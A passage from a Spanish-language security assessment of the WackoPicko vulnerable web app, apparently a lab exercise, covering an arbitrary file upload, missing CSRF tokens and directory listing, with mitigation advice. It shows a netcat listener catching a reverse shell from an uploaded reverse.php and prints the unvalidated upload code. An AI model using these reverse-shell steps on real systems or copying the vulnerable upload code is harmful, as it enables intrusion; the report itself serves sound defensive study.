 reverse.php	08-Aug-2024 22:48	5.4K	

Al abrir ese archivo reverse.php se ejecutó y estableció una conexión con el listener Netcat al puerto 443 y a la dirección IP establecida en el archivo reverse.php que es la de la maquina atacante Kali Linux.

```
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 50814
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
23:02:47 up 28 min, 1 user, load average: 0.02, 0.03, 0.06
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
root      tty1      -             22:54       4:49    3.29s   1.26s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ pwd
/
$ whoami
www-data
$ |
```

Solución

```
if (!file_exists( filename: "../upload/{$_POST['tag']}/")) {  
    mkdir( directory: "../upload/{$_POST['tag']}", permissions: 0777, recursive: True);  
}  
  
$filename = "../upload/{$_POST['tag']}/{$_POST['name']}";  
$relfilename = "{$_POST['tag']}/{$_POST['name']}";  
if ($_POST['price'] < 0) {  
    $_POST['price'] = abs($_POST['price']);  
}
```

En esta porción de código, la vulnerabilidad de subida arbitraria de archivos se encuentra en la falta de validación del tipo de archivo y el nombre del archivo antes de procesar la carga. Esto permite que un atacante suba archivos peligrosos, como scripts PHP, que podrían ejecutarse en el servidor.

Para mitigar la vulnerabilidad de **Arbitrary File Upload**, se deben implementar varias mejoras en el código. Primero, es esencial validar la extensión del archivo antes de proceder con la subida, asegurándose de que solo se permitan tipos de archivos seguros, como imágenes (.jpg, .png). Además, se debe sanitizar el nombre del archivo utilizando una función que elimine cualquier carácter especial o potencialmente peligroso. También se deben ajustar los permisos del archivo subido para ser lo más restrictivos posibles, minimizando el riesgo de acceso no autorizado.

Vulnerabilidades Medias (Medium):

2.8 Ausencia de Tokens Anti-CSRF

Se confirmó la vulnerabilidad de la ausencia de tokens Anti-CSRF en el formulario de envío HTML. Un Cross-Site Request Forgery (CSRF) es un ataque que implica que un atacante envíe una solicitud HTTP a un destino objetivo sin el conocimiento o la intención del usuario para realizar una acción en nombre de la víctima. La causa subyacente es la funcionalidad de la aplicación que utiliza acciones de formularios predecibles en URLs. En este caso, no se encontraron tokens Anti-CSRF en el formulario HTML.

Prueba de Concepto (PoC):

```
<form action="/pictures/search.php" method="get" style="display:inline;">
```

Este formulario no contiene ningún token Anti-CSRF conocido, lo que permite que un atacante explote la funcionalidad del formulario mediante solicitudes automatizadas desde un sitio web malicioso.

2.7 Directory Browsing

Se confirmó la vulnerabilidad de **Directory Browsing** en la aplicación web. Esta vulnerabilidad permite a un atacante ver la lista de directorios en la ruta proporcionada. La exploración de directorios puede revelar scripts ocultos, archivos incluidos, archivos de respaldo, o archivos fuente que pueden ser accedidos para leer información sensible. Esto representa un riesgo significativo, ya que un atacante podría acceder a archivos que deberían estar protegidos y fuera del alcance público.

Prueba de Concepto (PoC):

Index of /WackoPicko/cart

Name	Last modified	Size	Description
 Parent Directory		-	
 action.php	17-May-2011 21:25	2.4K	
 add_coupon.php	17-May-2011 21:25	10	
 confirm.php	17-May-2011 21:25	1.3K	
 review.php	17-May-2011 21:25	1.9K	

Esta URL permitió el acceso a la lista de directorios sin restricciones, exponiendo archivos y carpetas que podrían contener información sensible.

4. Conclusión

El análisis de seguridad realizado sobre la aplicación web WackoPicko ha revelado varias vulnerabilidades críticas y de nivel medio que podrían comprometer seriamente la integridad y seguridad de la plataforma. Entre las amenazas más preocupantes se identificaron inyecciones de comandos del sistema operativo, inyecciones SQL y la posibilidad de subir archivos de forma arbitraria, todas las cuales pueden ser explotadas por atacantes para obtener acceso no autorizado o ejecutar código malicioso en el servidor. Además, se detectaron deficiencias en la configuración de seguridad, como la ausencia de tokens CSRF y la falta de políticas de seguridad de contenido (CSP) que, aunque de menor riesgo, aún representan una amenaza para la aplicación. Para mitigar estos riesgos, se han proporcionado recomendaciones claras y específicas, como la implementación de técnicas de escape y validación de entradas, la inclusión de tokens CSRF en los formularios y la correcta configuración de los encabezados de seguridad HTTP. La implementación de estos parches y la adopción de buenas prácticas de desarrollo seguro son fundamentales para fortalecer la seguridad de WackoPicko y protegerla contra posibles ataques futuros, asegurando un entorno más seguro y confiable para sus usuarios.